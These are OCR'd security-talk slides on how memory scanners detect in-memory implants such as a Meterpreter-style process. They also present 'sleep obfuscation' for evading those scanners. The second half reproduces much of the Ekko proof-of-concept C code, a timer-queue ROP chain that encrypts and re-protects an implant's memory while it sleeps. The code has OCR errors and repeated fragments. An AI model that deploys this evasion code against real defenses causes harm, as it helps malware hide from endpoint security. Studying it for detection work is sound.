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
Address	To	From	Size	Party	Comment
0000006D0EFFF638	00007FFB7231722F	00007FFB71418870	60	System	user32.MessageBoxA
0000006D0EFFF698	00007FFB72307374	00007FFB7231722F	30	System	kernel32.BasepGetPackageActivationTokenForSxS+13BF
0000006D0EFFF6C8	00007FFB733BCC91	00007FFB72307374	80	System	kernel32.BaseThreadInitThunk+14
0000006D0EFFF748	0000000000000000	00007FFB733BCC91		User	ntdll.RtlUserThreadStart+21
0000006D0F0FF8F8	00007FFB733BD407	00007FFB73410F84	300	System	ntdll.NtWaitForWorkViaWorkerFactory+14
0000006D0F0FFBF8	00007FFB72307374	00007FFB733BD407	30	System	ntdll.TpReleaseCleanupGroupMembers+747
0000006D0F0FFC28	00007FFB733BCC91	00007FFB72307374	80	System	kernel32.BaseThreadInitThunk+14
0000006D0F0FFCA8	0000000000000000	00007FFB733BCC91		User	ntdll.RtlUserThreadStart+21
0000006D0EEFF658	00007FFB733BD407	00007FFB73410F84	300	System	ntdll.NtWaitForWorkViaWorkerFactory+14
0000006D0EEFF958	00007FFB72307374	00007FFB733BD407	30	System	ntdll.TpReleaseCleanupGroupMembers+747
0000006D0EEFF988	00007FFB733BCC91	00007FFB72307374	80	System	kernel32.BaseThreadInitThunk+14
0000006D0EEFFA08	0000000000000000	00007FFB733BCC91		User	ntdll.RtlUserThreadStart+21



DETECTION

SITTING DUCKS

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PERIODIC MEMORY SCANS

met.exe (18772) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment

Hide free regions

Base address	Type	Size	Protection	Use
0x10000	Mapped: Commit	64 kB	RW	Heap (ID 2)
0x20000	Mapped: Commit	8 kB	R	
0x30000	Mapped: Commit	116 kB	R	
0x50000	Private: Reserved	940 kB		Stack (thread 19912)
0x13b000	Private: Commit	12 kB	RW+G	Stack (thread 19912)
0x13e000	Private: Commit	72 kB	RW	Stack (thread 19912)
0x150000	Mapped: Commit	16 kB	R	
0x160000	Private: Commit	8 kB	RW	
0x170000	Mapped: Commit	8 kB	R	
0x180000	Mapped: Commit	4 kB	R	
0x190000	Private: Commit	8 kB	RW	
0x192000	Private: Reserved	44 kB		
0x1a0000	Private: Commit	200 kB	RWX	
0x1e0000	Private: Commit	4 kB	RW	

met.exe (18772) (0x1a0000 - 0x1d2000)

```
00000000 4d 5a 41 52 55 48 89 e5 48 83 ec 20 48 83 e4 f0 MZARUH..H.. H...
00000010 e8 00 00 00 00 5b 48 81 c3 e3 60 00 00 ff d3 48 .....[H...`....H
00000020 81 c3 08 b7 02 00 48 89 3b 49 89 d8 6a 04 5a ff .....H.;I..j.Z.
00000030 d0 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 .....
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 .....!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS
00000070 6d 6f 64 65 2e 0d 0a 24 00 00 00 00 00 00 mode....$....
00000080 8f 55 4a 59 cb 34 24 0a cb 34 24 0a cb 34 24 0a .UJY.4$..4$..4$.
00000090 8d 65 c5 0a ef 34 24 0a 8d 65 c4 0a b0 34 24 0a .e...4$..e...4$.
000000a0 8d 65 fb 0a cl 34 24 0a c2 4c a3 0a ca 34 24 0a .e...4$..L...4$.
000000b0 c2 4c b7 0a da 34 24 0a cb 34 25 0a 0f 34 24 0a .L...4$..4%..4$.
000000c0 b6 4d c4 0a d7 34 24 0a b6 4d fb 0a ca 34 24 0a .M...4$..M...4$.
000000d0 b6 4d f8 0a ca 34 24 0a b6 4d fa 0a ca 34 24 0a .M...4$..M...4$.
000000e0 52 69 63 68 cb 34 24 0a 00 00 00 00 00 00 00 Rich.4$.....
000000f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 DE_1
```

DETECTION

simpleloader.exe (13996) Properties

Threads Tab

TID	CPU	Cycles delta	Start address	Priority
20368			ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
16776			simpleloader.exe!ILT+630(mainCRTStartup)	Normal
16460			ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
12772			ntdll.dll!RtlUserThreadStart	Normal

Stack - thread 12772

	Name
0	win32u.dll!NtUserWaitMessage+0x14
1	user32.dll!DialogBoxIndirectParamAorW+0x431
2	user32.dll!DialogBoxIndirectParamAorW+0x1a1
3	user32.dll!SoftModalMessageBox+0x85b
4	user32.dll!DrawStateA+0x1e25
5	user32.dll!MessageBoxTimeoutW+0x1a7
6	user32.dll!MessageBoxTimeoutA+0x108
7	user32.dll!MessageBoxA+0x4e
8	kernel32.dll!BasepGetPackageActivationTokenForSxS+0x13bf
9	kernel32.dll!BaseThreadInitThunk+0x14
10	ntdll.dll!RtlUserThreadStart+0x21

Buttons: Copy, Refresh, Close

simpleloader.exe (13996) Properties

Memory Tab

Hide free regions

Base address	Type	Size	Protection	Use
0x1f49d9d2000	Private: Reserved	44 kB		
0x1f49d9e0000	Private: Commit	280 kB RW		Heap (ID 1)
0x1f49da26000	Private: Reserved	744 kB		Heap (ID 1)
0x1f49dae0000	Private: Commit	4 kB RX		
0x1f49daf0000	Mapped: Commit	100 kB R		

simpleloader.exe (13996) (0x1f49dae0000 - 0x1f49dae1000)

00000000	57 48 89 e7 48 83 e4 f0 48 83 ec 20 e8 bf 09 00 WH..H...H..
00000010	00 48 89 fc 5f c3 66 2e 0f 1f 84 00 00 00 00 .H..._f.....
00000020	41 5f 49 89 cd 6a 00 49 8b 75 08 48 29 f4 49 8b A_I..j.I.u.H).I.
00000030	75 00 56 49 8b 75 18 48 29 f4 49 8b 75 10 56 49 u.VI.u.H).I.u.VI
00000040	8b 75 28 48 29 f4 49 8b 75 20 56 49 8b 7d 48 48 .u(H).I.u VI.)HH
00000050	8b 0f 48 8b 57 08 4c 8b 47 10 4c 8b 4f 18 4d 8b ..H.W.L.G.L.O.M.
00000060	55 38 49 83 ea 04 4e 8d 14 d5 00 00 00 49 83 U8I...N.....I.
00000070	fa 00 7e 10 4e 8b 5c 17 18 4e 89 5c 14 20 49 83 ...~.N.\.N\. I.
00000080	ea 08 eb ea 48 8b 35 0e 00 00 00 49 89 75 40 49H.5....I.u@I
00000090	8d 5d 40 49 8b 75 30 ff e6 48 83 c4 18 49 8b 75 .]@I.u0..H...I.u
000000a0	08 48 01 f4 49 8b 75 18 48 01 f4 49 8b 75 28 48 .H..I.u.H..I.u(H
000000b0	01 f4 41 ff e7 66 2e 0f 1f 84 00 00 00 00 90 ..A..f.....
000000c0	55 48 89 e5 48 83 ec 20 48 89 4d 10 48 8b 45 10 UH..H.. H.M.H.E.

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
A WAY AROUND MEMORY SCANNERS

SLEEP OBFUSCATION

- ▶ A technique where a shellcode or PE file encrypts itself in memory when idle or waiting.
- ▶ Additionally, the memory permissions are changed to “R” or “RW”.
- ▶ Once the sleep state is completed, the payload’s memory permissions are changed back to “RWX” or “RX”.

EKKO

- ▶ Discovered in the wild within NightHawk C2's implant
- ▶ PoC by CrackedSpider (5pider)
- ▶ Uses Timers API (CreateTimerQueueTimer) to queue a series of "NtContinue" callback functions



EVASION

```
if ( CreateTimerQueueTimer( &hNewTimer, hTimerQueue, RtlCaptureContext, &CtxThread, 0, 0, WT_EXECUTEINTIMERTHREAD ) )
{
    WaitForSingleObject( hEvent, 0x32 );

    memcpy( &RopProtRW, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopMemEnc, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopDelay, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopMemDec, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopProtRX, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopSetEvt, &CtxThread, sizeof( CONTEXT ) );

    // VirtualProtect( ImageBase, ImageSize, PAGE_READWRITE, &OldProtect );
    RopProtRW.Rsp   -= 8;
    RopProtRW.Rip   = VirtualProtect;
    RopProtRW.Rcx   = ImageBase;
    RopProtRW.Rdx   = ImageSize;
    RopProtRW.R8    = PAGE_READWRITE;
    RopProtRW.R9    = &OldProtect;

    // SystemFunction032( &Key, &Img );
    RopMemEnc.Rsp   -= 8;
    RopMemEnc.Rip   = SysFunc032;
    RopMemEnc.Rcx   = &Img;
    RopMemEnc.Rdx   = &Key;

    // WaitForSingleObject( hTargetHdl, SleepTime );
    RopDelay.Rsp   -= 8;
    RopDelay.Rip   = WaitForSingleObject;
    RopDelay.Rcx   = NtCurrentProcess();
    RopDelay.Rdx   = SleepTime;

    // SystemFunction032( &Key, &Img );
    RopMemDec.Rsp   -= 8;
    RopMemDec.Rip   = SysFunc032;
    RopMemDec.Rcx   = &Img;
    RopMemDec.Rdx   = &Key;
```

```
typedef struct _CONTEXT {
    DWORD64 P1Home;
    DWORD64 P2Home;
    DWORD64 P3Home;
    DWORD64 P4Home;
    DWORD64 P5Home;
    DWORD64 P6Home;
    DWORD ContextFlags;
    DWORD MxCsr;
    WORD SegCs;
    WORD SegDs;
    WORD SegEs;
    WORD SegFs;
    WORD SegGs;
    WORD SegSs;
    DWORD EFlags;
    DWORD64 Dr0;
    DWORD64 Dr1;
    DWORD64 Dr2;
    DWORD64 Dr3;
    DWORD64 Dr6;
    DWORD64 Dr7;
    DWORD64 Rax;
    DWORD64 Rcx;
    DWORD64 Rdx;
    DWORD64 Rbx;
    DWORD64 Rsp;
    DWORD64 Rbp;
    DWORD64 Rsi;
    DWORD64 Rdi;
    DWORD64 R8;
    DWORD64 R9;
    DWORD64 R10;
    DWORD64 R11;
    DWORD64 R12;
    DWORD64 R13;
    DWORD64 R14;
    DWORD64 R15;
    DWORD64 Rip;
```

TEXT

```
if ( CreateTimerQueueTimer( &hNewTimer, hTimerQueue, RtlCaptureContext, &CtxThread, 0, 0, WT_EXECUTEINTIMERTHREAD ) )
{
    WaitForSingleObject( hEvent, 0x32 );

    memcpy( &RopProtRW, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopMemEnc, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopDelay, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopMemDec, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopProtRX, &CtxThread, sizeof( CONTEXT ) );
    memcpy( &RopSetEvt, &CtxThread, sizeof( CONTEXT ) );

    // VirtualProtect( ImageBase, ImageSize, PAGE_READWRITE, &OldProtect );
    RopProtRW.Rsp    -= 8;
    RopProtRW.Rip    = VirtualProtect;
    RopProtRW.Rcx    = ImageBase;
    RopProtRW.Rdx    = ImageSize;
    RopProtRW.R8     = PAGE_READWRITE;
    RopProtRW.R9     = &OldProtect;

    // SystemFunction032( &Key, &Img );
    RopMemEnc.Rsp   -= 8;
    RopMemEnc.Rip   = SysFunc032;
    RopMemEnc.Rcx   = &Img;
    RopMemEnc.Rdx   = &Key;

    // WaitForSingleObject( hTargetHdl, SleepTime );
    RopDelay.Rsp    -= 8;
    RopDelay.Rip    = WaitForSingleObject;
    RopDelay.Rcx    = NtCurrentProcess();
    RopDelay.Rdx    = SleepTime;

    // SystemFunction032( &Key, &Img );
    RopMemDec.Rsp   -= 8;
    RopMemDec.Rip   = SysFunc032;
    RopMemDec.Rcx   = &Img;
    RopMemDec.Rdx   = &Key;
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    RopProtRW.Rip    = VirtualProtect;
    RopProtRW.Rcx    = ImageBase;
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    RopProtRW.R9     = &OldProtect;

    // SystemFunction032( &Key, &Img );
    RopMemEnc.Rsp   -= 8;
    RopMemEnc.Rip   = SysFunc032;
    RopMemEnc.Rcx   = &Img;
    RopMemEnc.Rdx   = &Key;

    // WaitForSingleObject( hTargetHdl, SleepTime );
    RopDelay.Rsp    -= 8;
    RopDelay.Rip    = WaitForSingleObject;
    RopDelay.Rcx    = NtCurrentProcess();
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    // SystemFunction032( &Key, &Img );
    RopMemDec.Rsp   -= 8;
    RopMemDec.Rip   = SysFunc032;
    RopMemDec.Rcx   = &Img;
    RopMemDec.Rdx   = &Key;
```

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```
// VirtualProtect( ImageBase, ImageSize, PAGE_EXECUTE_READWRITE, &oldProtect );
RopProtRX.Rsp  -= 8;
RopProtRX.Rip   = VirtualProtect;
RopProtRX.Rex   = ImageBase;
RopProtRX.Rdx   = ImageSize;
RopProtRX.R8    = PAGE_EXECUTE_READWRITE;
RopProtRX.R9    = &oldProtect;

// SetEvent( hEvent );
RopSetEvt.Rsp  -= 8;
RopSetEvt.Rip   = SetEvent;
RopSetEvt.Rex   = hEvent;

puts( "[INFO] Queue timers" );

CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopProtRW, 100, 0, WT_EXECUTEINTIMERTHREAD );
CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopMemEnc, 200, 0, WT_EXECUTEINTIMERTHREAD );
CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopDelay, 300, 0, WT_EXECUTEINTIMERTHREAD );
CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopMemDec, 400, 0, WT_EXECUTEINTIMERTHREAD );
CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopProtRX, 500, 0, WT_EXECUTEINTIMERTHREAD );
CreateTimerQueueTimer( &hNewTimer, hTimerQueue, NtContinue, &RopSetEvt, 600, 0, WT_EXECUTEINTIMERTHREAD );

puts( "[INFO] Wait for hEvent" );

WaitForSingleObject( hEvent, INFINITE );

